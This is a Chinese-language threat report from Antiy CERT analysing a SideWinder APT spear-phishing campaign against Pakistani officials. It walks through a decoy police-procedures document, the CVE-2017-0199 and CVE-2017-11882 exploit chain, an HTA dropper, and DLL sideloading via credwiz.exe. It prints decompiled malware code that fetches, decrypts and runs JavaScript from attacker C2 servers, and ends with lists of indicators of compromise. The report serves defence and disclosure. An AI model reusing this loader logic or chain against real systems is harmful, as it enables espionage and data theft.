# 响尾蛇（SideWinder）APT 组织针对巴基斯坦的定向攻击事件

安天 CERT

初稿完成时间：2019 年 04 月 26 日
首次发布时间：2019 年 05 月 08 日

## 1 概述

2019 年 4 月 23 日，安天 CERT 发现响尾蛇（SideWinder）APT 组织针对巴基斯坦进行的鱼叉式钓鱼邮件攻击事件。该 APT 组织疑似来自南亚某国，最早活跃可追溯到 2012 年，主要针对巴基斯坦等国进行攻击，近两年内被安全厂商披露过多次攻击行动/事件，相关攻击事件如图 1-1。





图 1-1 响尾蛇（SideWinder）APT 组织近期活动事件时间轴

本次事件的攻击邮件仿冒巴基斯坦信德省（Sindh）警察局向旁遮普省（Punjab）政府相关人士发送一份标题为《警察紧急威胁等级常设作业程序》和《行动准备颜色代码》为主题的邮件，邮件正文与近期南亚热点问题之一反恐怖主义相关，并在附件中包含存在恶意代码的文档“STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS.docx”。攻击者利用两个文档漏洞最终投放木马程序，再通过木马接收远程服务器投放的恶意 JS 脚本文件执行指定的恶意行为。





**图 1-2 针对巴基斯坦人士发送的钓鱼邮件**

**表 1-1 邮件内容翻译**

| |
|---|
| *根据 IGP SB 的要求，请参阅随附的《警察紧急情况操作规程》，并严格遵守。* |
| *-------转发的消息--------* |
| *发件人：igp punjab<ccpocontrolroom@gmail.com>* |
| *日期：2019 年 4 月 23 日星期二 11:42* |
| *主题：警察紧急威胁级别的现行操作程序和操作准备色码。* |
| *收件人：<sspintelligenctdsindh@gmail.com>* |
| *警察紧急威胁级别的现行操作程序和操作准备色码。* |

# 2 攻击流程

该事件中攻击者使用了两个文档漏洞，通过 HTA 文件进行初始恶意文件释放和配置，利用白加黑（对可信文件 credwiz.exe 加载的库文件 Duser.dll 进行替换）加载恶意载荷并连接远程服务器接收恶意 JS 脚本，具体攻击流程如图 2-1 所示：





图 2-1 样本执行流程

# 3 样本分析


表 3-1 恶意文档标签（邮件附件）

| | |
|---|---|
| 病毒名称 | Trojan[Exploit]/MSWord.CVE-2017-0199 |
| 原始文件名 | STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS.docx |
| MD5 | 393497c43c760112714f3bb10f5170d2 |
| 文件大小 | 13.78 KB |
| 文件格式 | Document/Microsoft.DOCX[:Word 2007-2012] |
| 利用漏洞 | CVE-2017-0199 |
| VT 首次上传时间 | 2019-04-23 09:49:41 |
| VT 检测结果 | 13/60 |

恶意文档执行后会触发 CVE-2017-0199 漏洞，显示掩饰文档并从以下链接下载并运行文件 main.rtf。

http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/89dfd89e/main.RTF

恶意文档运行后显示的掩饰文档如图 3-1 所示：



*STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS*

PRELUDE

Law enforcement agencies use different color codes to identify security levels for police operations and readiness world wide. Being a civilian law enforcement agency, Sindh police serves as a backbone in maintaining law and order. The variety of threats in the backdrop of evolving terrorism have reshaped the strategies of police and LEAs nationally and internationally. Attacks on public places and general masses require declaration of security levels and a coordinated mechanism among different agencies to respond to the situation in professional method.
Operations Branch has proposed a security level identification and emergency color codes scheme for the operational alertness of Sindh Police.

INTRODUCTION

Threat level is a term used by government agencies to indicate the state of preparedness required by LEAs with regard to emergency situations and urgency of required response. Threat levels are designed to give a broad indication of the likelihood of a terrorist activity/untoward situation, the likelihood of an attack in real time scenario. Thus, it serves as a tool for security practitioners working across different sectors to be ready to respond. In order to identify the nature of threats and devising different strategies and preparedness, a color code scheme has been introduced to facilitate the officers/officials in Sindh Police for better communication and making viable and organized operational procedures to cope up with any sort of threat.

BACKGROUND

After 9/11 terrorist attacks, the need for increased counterterrorism and homeland security efforts at International, National and local levels has taken the spot light in public safety efforts. Therefore, the continued threat of terrorism has thrust domestic preparedness obligation to the top priority of the law enforcement agenda. Being a civilian law enforcement agency, police is in direct interaction with masses and internally communicated threats within and outside the department besides other LEAs by a co-ordinated mechanism is necessary to improve the overall level of preparedness and capabilities for the department.

OBJECTIVES

- Provision of a broad indication of the protective security measures that should be applied at any particular moment.
- Sharing threat levels with other LEAs to ensure a co-ordinated response mechanism.
- Sharing threat levels with general public keeps everyone informed and explains the context for the various security measures (For example : airport security, traffic stoppage, bag searches etc).
- It provides alternates for public and differentiates routine protective security and vulnerabilities.
- Maximize protective security measures to minimize vulnerability and risks.

METHODOLOGY

- The first step is the assessment process to identify threat levels according to risk assessment.
- Collecting information.
- Determining the threat rating.
- Asset value assessment.
- Vulnerability assessment.
- Risk assessments.
- Mitigation options.

We can take appropriate measure/decisions by keeping these factors as priority. Together with detailed assessment, the analysis informs us regarding potential threats. Threat assessments are also considered as important factor for individuals and events. Modus Operandi of 'Response' by the Police against any identified threat alert has been tabled in the enclosed table with the role of each Supervisory Officer.

图 3-1 掩饰文档截图

表 3-2 main.RTF

| | |
|---|---|
| 病毒名称 | Trojan[Exploit]/RTF.CVE-2017-11882 |
| 原始文件名 | main.RTF |
| MD5 | 1fe3d9722db28c2f3291ff176b989c46 |
| 文件大小 | 3.38 KB |
| 文件格式 | Document/Microsoft.RTF[:Rich Text Format] |
| 利用漏洞 | CVE-2017-11882 |
| VT 首次上传时间 | 2019-04-24 15:47:03 |
| VT 检测结果 | 25/56 |

main.RTF 的样本标签如表 3-2 所示，该文档运行后会触发 CVE-2017-11882 漏洞，并从 http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final 下载一个 hta 文件（以下称作 final.hta）并执行（见表 3-3）。

表 3-3 final.hta 样本标签

| | |
|---|---|
| 病毒名称 | Trojan[Dropper]/Script |
| 原始文件名 | final.hta |
| MD5 | 16e561159ee145008635c52a931b26c8 |
| 文件大小 | 83.62KB |
| 文件格式 | Script/Netscape.JS[:JavaScript] |

| 利用漏洞 | 无 |
| --- | --- |
| VT 首次上传时间 | 2019-04-25 09:16:02 |
| VT 检测结果 | 2/58 |

final.hta 是一个 HTML 应用程序，它的运行流程如下：

1. 首先寻找系统文件“C:\Windows\System32\credwiz.exe”
2. 如果找到 credwiz.exe，则将它复制到“C:\ProgramData\drvr\srvc2.0\”目录下，并在该目录下写入 Duser.dll 文件（见图 3-2）。





图 3-2 文件释放目录

3. 将“C:\ProgramData\drvr\srvc2.0\credwiz.exe”设为注册表自启动项。
4. 如果前三个步骤都执行成功，则向“http://cdn-in[.]net/plugins/-1/7384/true/true/”发送一条 HTTP GET 请求。如果前三个步骤有出错而导致操作终止，则将错误信息附在链接“http://cdn-in[.]net/plugins/-1/7384/true/true/”的最后，并发送该条请求。

final.hta 释放的 Duser.dll 为病毒文件（样本标签见表 3-4），而 credwiz.exe 是合法的系统文件，credwiz.exe 的运行需要导入 Duser.dll，攻击者利用这一机制试图绕过安全软件检测。

表 3-4 Duser.dll 样本标签

| 病毒名称 | Trojan[Spy]/Win32.Stealer |
| --- | --- |
| 原始文件名 | Duser.dll |
| MD5 | 21cc890116adcf092d5a112716b6a55f |
| 文件大小 | 98.5KB |
| 文件格式 | BinExecute/Microsoft.DLL[:X86] |
| 时间戳 | 2019-03-14 10:31:27 |
| 编译语言 | Microsoft Visual C++ |
| VT 首次上传时间 | 2019-04-28 03:13:34 |
| VT 检测结果 | 21/65 |

credwiz.exe 运行后，Duser.dll 作为调用文件被导入。Duser.dll 运行后，每 10 分钟向链接 https://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/43e2a8fa/css 发送一次 GET 请求（图 3-3），然后解密返回的数据，得到一个 JavaScript 脚本并运行。（见图 3-4）

```
sub_100018D0(&v7, "GET", requestURL);          // https://cdn-list.net/1SdYMUrbd
LOBYTE(v27) = 2;
v15 = 0;
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v20 = 0;
Http_Do_Request(v6, &v15, &v7);
LOBYTE(v27) = 3;
if ( sub_10001D50(&v15) == 200 )
{
  *responseData = malloc(0xA00000u);
  v4 = httpReadData(&v15, *responseData, 0xA00000, &responseData_Len);
  *responseDataLen = responseData_Len;
  if ( v4 && responseData_Len )
  {
    for ( i = 0; i < responseData_Len; ++i )
      *(*responseData + i) ^= off_1001887C[0][i % 5];// decrypt response data
```



图 3-3 发送 HTTPS 请求及解密数据

```
result = HttpRequestURL(lpMultiByteStr, &response_data, &response_data_len);
if ( result )
{
  w_response_data = AsciiToWidechar(response_data);
  CoInitialize(0);
  CLSIDFromProgID(L"Javascript", &clsid);
  ppv = 0;
  result = CoCreateInstance(&clsid, 0, 0x17u, &riid, &ppv);
  if ( result >= 0 )
  {
    if ( (*(*ppv + 12))(ppv, &dword_100194AC) >= 0 )
    {
      if ( (*(*ppv + 32))(ppv, L"Festival", 2) >= 0 )
      {
        v3 = 0;
        (**ppv)(ppv, &unk_100156AC, &v3);
        if ( v3 )
        {
          (*(*v3 + 12))(v3);
          (*(*v3 + 20))(v3, w_response_data, 0, 0, 0, 0, 0, 0, 0, 0);
```



图 3-4 联网操作

在我们的分析过程中，服务器端返回的 JS 脚本是用于收集系统信息，然后将这些信息组合成 JSON 数据格式，通过 HTTP POST 请求发送到以下链接（部分收集的信息见图 3-5），这种首先进行信息采集的攻击

方式在 APT 攻击中非常普遍，攻击者会根据收到的信息对受害目标进行分析判定后采取进一步行动，如窃取信息、投放其他恶意程序等。

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css





**图 3-5 部分收集的信息截图**

收集的信息包括：

- 系统账户信息、操作权限、系统基本信息、硬件信息、网络适配器
- 反病毒产品列表、已安装的程序、系统进程信息
- 处理器配置、操作系统信息、时间区域、补丁信息

- 文件目录列表

# 4 小结

响尾蛇（SideWinder）组织是近两年比较活跃的 APT 攻击组织，该组织的攻击目标主要在巴基斯坦等国，攻击手法采用涉及印度、中国和巴基斯坦军事边界为主题的英文网络钓鱼邮件。该组织十分擅长使用 Nday 漏洞、 PowerShell、代码混淆技术以及利用开源武器代码，相关报告还提及该组织有针对 Android 系统的恶意软件。据安全厂商公开资料和地缘关系分析来看，该组织很可能来自南亚某国，目前未发现相关活动与白象等相关威胁行为体的关联，但不排除是同一攻击背景来源方向或新的攻击组织或分支小组。

# 附录一：IOC

MD5：

| | |
|---|---|
| 549FB138B02C5420D6EA13F7A1A341B0 | EML |
| 393497C43C760112714F3BB10F5170D2 | CVE-2017-0199 |
| 1FE3D9722DB28C2F3291FF176B989C46 | CVE-2017-11882 |
| A1CA53EFDA160B31EBF07D8553586264 | CVE-2017-11882 |
| 16E561159EE145008635C52A931B26C8 | hta |
| 21CC890116ADCF092D5A112716B6A55F | Duser.dll |
| 62606C6CFF3867A582F9B31B018DFEA5 | |
| 52FA30AC4EDC4C973A0A84F2E93F2432 | |
| CE53ED2A093BBD788D49491851BABFFD | |
| 737F3AD2C727C7B42268BCACD00F8C66 | |
| 2D9655C659970145AB3F2D74BB411C5D | |
| E021A9E4EEA1BF7D494269D20510E82C | |
| 032D584F6C01CC184BF07CDEC713E74D | |
| 90E9F50E8E799DD340E09793A49A3521 | |
| F44A45E6F6273A7FB3D5CEE145760362 | |
| FB362FE18C3A0A150754A7A1AB068F1E | |
| 423194B0243870E8C82B35E5298AD7D7 | |
| 81F9EB617A2176FF0E561E34EF9FF503 | |

Domain：

| | |
|---|---|
| cdn-list[.]net | C2 |
| punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net | Download URL |

URL：

http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/89dfd89e/

http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-

1/7384/89dfd89e/main.RTF
http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/
http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/89dfd89e/
http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/89dfd89e/main.RTF
http://www.punjabpolice.gov.pk.standingoperatingprocedureforemergencythreat.cdn-in[.]net/images/5491E413/-1/7384/
http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final
http://cdn-in[.]net/plugins/-1/7384/true/true/
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4.0.30319
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css
http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final
http://cdn-in[.]net/plugins/-1/7384/true/true/
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4.0.30319
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10
http://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css
https://cdn-list[.]net/1SdYMURbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/43e2a8fa/css

## 附录二：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，始终坚持自主先进能力导向，依托下一代威胁检测引擎等先进技术和赛博超脑大平台工程能力积累，研发了智甲、镇关、探海、捕风、追影、拓痕等系列

产品，为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置的安全基石。安天致力于为客户建设实战化的态势感知体系，依托全面持续监测能力，建立系统与人员协同作业机制，指挥网内各种防御机制联合响应威胁，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报的有机结合，协助用户开展深度结合与全面覆盖的体系化网络安全规划与建设，支撑起协同联动的实战化运行，赋能用户筑起可对抗高级威胁的网络安全防线。

安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。参与了 2005 年后历次国家重大政治社会活动的安保工作，并多次获得杰出贡献奖、安保先进集体等称号。

安天是全球基础安全供应链的核心赋能方，全球近百家著名安全企业、IT 企业选择安天作为检测能力合作伙伴，安天的威胁检测引擎为全球超过三十万台网络设备和网络安全设备、超过十五亿部智能终端设备提供了安全检测能力。其中，安天的移动检测引擎是第一个获得权威国际评测奖项的中国产品。

安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，通过深度分析高级网空威胁行为体的作业能力，安天建立了以实战化对抗场景为导向的能力体系。

*安天实验室更多信息请访问：* *http://www.antiy.com（中文）*

*http://www.antiy[.]net （英文）*

*安天企业安全公司更多信息请访问：* *http://www.antiy.cn*

*安天移动安全公司（AVL TEAM）更多信息请访问：* *http://www.avlsec.com*